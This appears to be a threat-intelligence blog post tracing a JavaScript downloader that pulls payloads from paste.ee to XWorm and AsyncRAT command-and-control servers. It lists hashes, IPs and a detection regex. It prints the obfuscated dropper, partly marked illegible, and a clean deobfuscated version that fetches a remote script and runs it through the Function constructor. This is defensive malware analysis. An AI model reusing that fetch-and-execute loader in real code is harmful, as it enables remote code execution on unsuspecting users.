Paste.ee Abuse Uncovered: XWorm & AsyncRAT Infrastructure

hunt.io/blog/pasteee-xworm-asyncrat-infrastructure

While reviewing recent malware submissions from a public repository, we flagged a small JavaScript file packed with unusual Unicode characters and broken syntax. At first glance, it looked like malformed or incomplete code, but it was actually a disguised downloader contacting paste.ee, a legitimate service often abused to host staged payloads.

What appeared to be a standalone script turned out to be part of a broader campaign involving obfuscation, paste sites, and globally distributed C2 infrastructure tied to known remote access tools.

Further analysis revealed links to XWorm, a stealthy RAT with capabilities like keystroke logging, data exfiltration, and persistent remote access. In this report, we detail how we traced the activity, extracted IOCs, and built regex and SSL fingerprinting techniques to help defenders detect similar threats.

Technical Analysis

Our research team discovered this script while monitoring newly uploaded samples to MalwareBazaar.

It was immediately flagged with the **RemcosRAT** signature and caught our attention due to its deceptive filename: "**DOCUMENT FOR DELIVERY INFORMATION.js**". At just under 3KB, it may look harmless, but its behavior and indicators revealed a clear link to a known remote access trojan.

This sample became the **starting point for our investigation**, and what we found next shows how attackers continue to rely on small, weaponized scripts to deliver powerful malware.


SHA256 hash:	8da7da34b7fa3b6585200c9ea46cbefe39b31ff5f1e1b26f59bd0bc3cc4f9dc4
SHA3-384 hash:	d9d5c93a1d948c1d845674931f04d188bf617a94c4899201319a940607e538d6e3546d4a0db3880260a67befa63eb3a2
SHA1 hash:	d46deb68f76be721e51b087eb8ff4400d17b5465
MD5 hash:	bd4952489685f6a76fe36fc220821515
humanhash:	sweet-salami-pasta-winner
File name:	6304664483 DOCUMENT FOR DELIVERY INFORMATION.js
Download:	download sample
Signature	RemcosRAT Alert
File size:	2'960 bytes
First seen:	2025-05-13 08:18:19 UTC
Last seen:	*Never*
File type:	js
MIME type:	text/plain
ssdeep	48:n4Jj1rdiNioNfjihrVHvFcjk7S9zaj6fm:ngsNf2JHvFcjkoajwm
TLSH	T1165103430D7750DD50589D967EBA779EF0825821D041F6C0A03D4AE3DBD1A8EEEB463C
Magika	javascript
Reporter	abuse_ch
Tags:	js RemcosRAT

Fig 01. Obfuscated JavaScript on MalwareBaazer

This JavaScript code is an obfuscated malicious script designed to download and execute code from a paste.ee. It hides its true functionality by inserting a long sequence of unusual Unicode characters `(ꗱ◌ᐣ൳     ኹ╫ K⨀Ḣ ╤◺ᶀ)` throughout strings. These characters are later removed to reveal the actual commands and object names.

The script dynamically reconstructs the name of the `MSXML2.XMLHTTP` ActiveX object, which is used to make an HTTP request. It then builds a hidden URL by removing the same junk characters from an obfuscated string, ultimately forming a complete address like `http://paste.ee/d/s1uVin8i/0`.

The script sends a GET request to this URL, retrieves the response (typically malicious code), and immediately executes it using the `Function` constructor.



```
var toerags = "[illegible]MS";
var scriptlike = "X[illegible]";
var unfeatly = "ML[illegible].";
var shamanism = "Server";
var muscovitic = "[illegible]XML[illegible]HTTP";

var anasarca = toerags + scriptlike + unfeatly + shamanism + muscovitic;
var fisticating = anasarca.replace(/[illegible]/g, "");

var megasthenic = new ActiveXObject(fisticating);

var castanella =
"h[illegible]t[illegible]t[illegible]p[illegible]:[illegible]/
[illegible]/
[illegible]p[illegible]s[illegible]t[illegible]e[illegible]e[illegible]/[illegible]/[illegible]
[illegible]s[illegible]u[illegible]V[illegible]
[illegible]/[illegible]";
var skeletonizer = "[illegible]";
var lavisherTratada = castanella.split(skeletonizer).join("");

var cognisable = "o";
var rotenone = "[illegible]";
var phason = "pen";
var basidiomycetous = cognisable + rotenone + phason;

var cottoning = "s";
var exclamatorily = "[illegible]";
var sterelmintha = "end";
var pebbly = cottoning + exclamatorily + sterelmintha;

var conceiv = "response";
var winterbourn = "[illegible]";
var filogarithmancyosta = "Text";
var divertibility = conceiv + winterbourn + filogarithmancyosta;

var dacryocystotomy = "Funct";
var thyroxines = "[illegible]";
var remittiturs = "ion";
var sulguni = dacryocystotomy + thyroxines + remittiturs;

var misreported = basidiomycetous.replace(rotenone, "");
var attenuators = pebbly.replace(exclamatorily, "");
var juratory = divertibility.replace(winterbourn, "");
var vulgus = sulguni.replace(thyroxines, "");

megasthenic[misreported]("GET", lavisherTratada, false);
megasthenic[attenuators]();

var nasoseptal = megasthenic[juratory];
var epithelarian = new this[vulgus](nasoseptal);
epithelarian();
```

```
var httpObject = new ActiveXObject("MSXML2.ServerXMLHTTP");

var url = "http://paste.ee/d/s1uVin8i/0";

httpObject.open("GET", url, false);
httpObject.send();

var response = httpObject.responseText;

var execFunction = new Function(response);
execFunction();
```

Fig 02: Deobfuscate JavaScript Code

We started by scanning the domain paste.ee using the Hunt.io web interface to uncover any IOCs or malicious activity associated with it.





Fig 03: Resolved IP Related to paste.ee on the Hunt.io Platform

According to the results we got, this is an apex domain with the hostname paste.ee and resolves to the IP address 23.186.113.60. Hunt.io currently links the domain to `230 phishing URLs, 12 IOCs, and over 9,500 URLs in total`.



URL	First Seen	Last Seen	Verdicts
http://paste.ee/d/wyv3e	03/23/2024	03/25/2024	
https://paste.ee/d/s5jMq	03/26/2024	03/26/2024	
https://paste.ee/d/kBhK3	03/26/2024	03/26/2024	
http://paste.ee/d/17Yon	03/29/2024	03/29/2024	
http://paste.ee/d/wHO6k	03/30/2024	03/30/2024	
https://paste.ee/d/fWySS	04/01/2024	04/01/2024	suspended-cloudflare, suspended-cloudflare
http://paste.ee/d/WyV3E	04/06/2024	04/06/2024	
http://paste.ee/p/n4jwf	04/07/2024	04/07/2024	
http://paste.ee/p/xhpfh	04/08/2024	04/08/2024	
http://paste.ee/d/85Mjt	04/16/2024	04/16/2024	
https://paste.ee/d/ywRmc	04/16/2024	04/16/2024	
https://paste.ee/d/unayY	04/16/2024	04/16/2024	
http://paste.ee/d/3cWme	04/18/2024	04/18/2024	
http://paste.ee/r/Fb8Wd	05/07/2024	05/07/2024	
http://paste.ee/d/K2DwX	05/08/2024	05/08/2024	
https://paste.ee/d/vDoj8	05/10/2024	05/10/2024	
http://paste.ee/r/Jcre9	03/28/2024	05/13/2024	
http://paste.ee/d/oq9NY	05/13/2024	05/13/2024	
https://paste.ee/d/oq9NY	05/12/2024	05/13/2024	
https://paste.ee/d/618yb	05/16/2024	05/16/2024	
http://paste.ee/d/thAhY	05/17/2024	05/17/2024	
http://paste.ee/d/IKfbD	05/28/2024	05/28/2024	
http://paste.ee/d/LUSWy	05/31/2024	05/31/2024	
http://paste.ee/r/fZTpP	06/04/2024	06/04/2024	
https://paste.ee/d/jAUUQ	06/06/2024	06/06/2024	

Fig 04: Phishing URLs Related to passte.ee on the Hunt.io platform

Regex Hunting Based on Phishing URL Structure

After analyzing the phishing URLs associated with the domain `paste.ee`, we observed recurring patterns in their structure. Due to these similarities, we decided to craft a regex `https:\/\/paste\.ee\/[a-z]\/[A-Za-z0-9]+\/0$` to hunt and detect related malicious URLs.




Fig 05: Phishing URLs Regex Hunting Using Hunt.io SQL

We want to analyze potentially malicious infrastructure or check out web assets found in malware data, the first step is to pull out the relevant URLs from an NDJSON file. This NDJSON file usually contains a bunch of JSON objects, each with URLs and some extra info. To get just the URLs, we use a handy command-line tool called jq. Running this command:

```
jq -r ".url" export.ndjson > urls.txt
```

takes the NDJSON file (`export.ndjson`), grabs the URLs from each entry, and saves them into a simple text file (`urls.txt`). This ensures the URLs are clean (no quotes or extra characters) so they're ready for the next steps.

After we have this clean list, we use another tool called httpx from ProjectDiscovery to check the status of each URL. Basically, we want to see which sites are up and responding with a 200 OK status, because these could be admin pages, command-and-control servers, or other important parts of the malware infrastructure. The command we use is:

```
httpx -l urls.txt -mc 200 -o 200urls.txt
```

This reads the URLs from `urls.txt`, filters out the ones that respond with HTTP 200, and saves those into `200urls.txt`. That way, we can focus on the live targets.

Fig 06: Malicious Responses from paste.ee URLs

During our investigation of the provided URLs, we discovered several malicious PE files that were both encoded and reversed. After decoding a file and loading it into dnSpy for analysis. Upon decrypting the encrypted configuration, we identified the malware as XWorm.

```
Settings.Hosts = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Hosts));
Settings.Port = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Port));
Settings.KEY = Conversions.ToString(AlgorithmAES.Decrypt(Settings.KEY));
Settings.SPL = Conversions.ToString(AlgorithmAES.Decrypt(Settings.SPL));
Settings.Groub = Conversions.ToString(AlgorithmAES.Decrypt(Settings.Groub));
Settings.USBNM = Conversions.ToString(AlgorithmAES.Decrypt(Settings.USBNM));
```

Fig 07: XWorm Configuration

XWorm captures all keyboard input across the entire system, recording keystrokes in all programs. It tracks active windows, monitors Shift and Caps Lock states, handles special keys, and supports international keyboards.

The program silently saves all captured data to a file on disk, gradually building a collection of passwords, private messages, and other sensitive information. XWorm includes a command-and-control (C2) module that keeps a persistent backdoor open on infected systems. The `ClientSocket` class handles connections to remote C2 servers, giving attackers full remote access. It supports multiple backup servers and randomly selects one from a list of IP addresses or domain names in its settings.

Once connected, it collects detailed system information, including a unique machine ID, username, OS version and architecture, hardware specs, installed antivirus software, and whether a webcam is present. To stay connected, it sends regular "PING" messages every

few seconds, each including the title of the active window, all over an AES-encrypted channel.

After decrypting the domain `abuwire123[.]ddns[.]net` used by XWorm, we scanned it using VirusTotal and found that it resolves to the IP address `45.145.43.244`.




Fig 08: Resolved IP Related to the Domain Hosting XWorm

The IP address `45.145.43.244`, based in Frankfurt am Main, Germany, and registered to **dataforest GmbH** (ASN: AS58212), shows signs of being part of a malicious infrastructure.

It falls within the 45.145.43.0/24 subnet and has several open ports, including **port 22 (SSH)** and **port 80**, which is running **Nginx 1.24.0**. More concerning are **ports 6606 and 7707**, both flagged for hosting **AsyncRAT**, a well-known remote access trojan. These ports were first detected in February 2025.

AsyncRAT is an open-source remote access trojan written in C# that has been available on GitHub since around 2018. Because its source code is publicly available, many threat actors have forked, modified, and rebranded it to create their custom variants while retaining the core functionality.

SSL Certificate Activity for 45.145.43.244

The IP address **45.145.43.244**, operated by **dataforest GmbH** in Hesse, Germany (ASN: **AS58212**), has shown suspicious behavior across multiple ports over the last two years.

- **Early 2025**: SSL certificates observed on **ports 6606 and 7707** were linked to **AsyncRAT**, a known remote access trojan. These certificates first appeared in **February 2025**, indicating the setup of a fresh command-and-control (C2) infrastructure.
- **Throughout 2024**: The same IP hosted **RDP services on port 3389**, using certificates with hostnames like `WIN-RI8CECQIG28` and `WIN-HRF8D3OM84N`, suggesting that compromised Windows systems may have been used as relay nodes.
- **March-May 2024**: SSL certs on **port 30120** were issued by `do-not-trust.citizenfx.tls.invalid`, typically associated with **FiveM game servers**. These are occasionally abused to host unauthorized or malicious services.
- **June-August 2023**: The IP was used to host multiple **HTTPS websites** on **port 443**, including suspicious domains like `carosnews.com` and

Further investigation of SSL certificate patterns linked to AsyncRAT revealed a broader C2 network. Notably:

- **U.S.-based nodes** hosted by **QuadraNet Enterprises LLC** include:
    - 66.63.187.154 (port 6606)
    - 66.63.187.232 (ports 8808, 6606)
    - 196.251.118.41 (port 8808)
- **European infrastructure** operated by **SC ITNS.NET SRL** includes:

    `45.145.43.244` in Germany, with active ports:

    - **6606** (as of March 3, 2025)
    - **7707** (as of February 24, 2025)

Using SSL certificates labeled "AsyncRAT" can help detect various AsyncRAT variants. And we can see an example in the next figure.




Fig 09: Open Ports Related to 66.63.187.154 on Hunt.io

So, we need to check the extracted IOCs. After scanning the IP address 45.145.43.244 on VirusTotal, we can see that it's related to the XWorm malware.

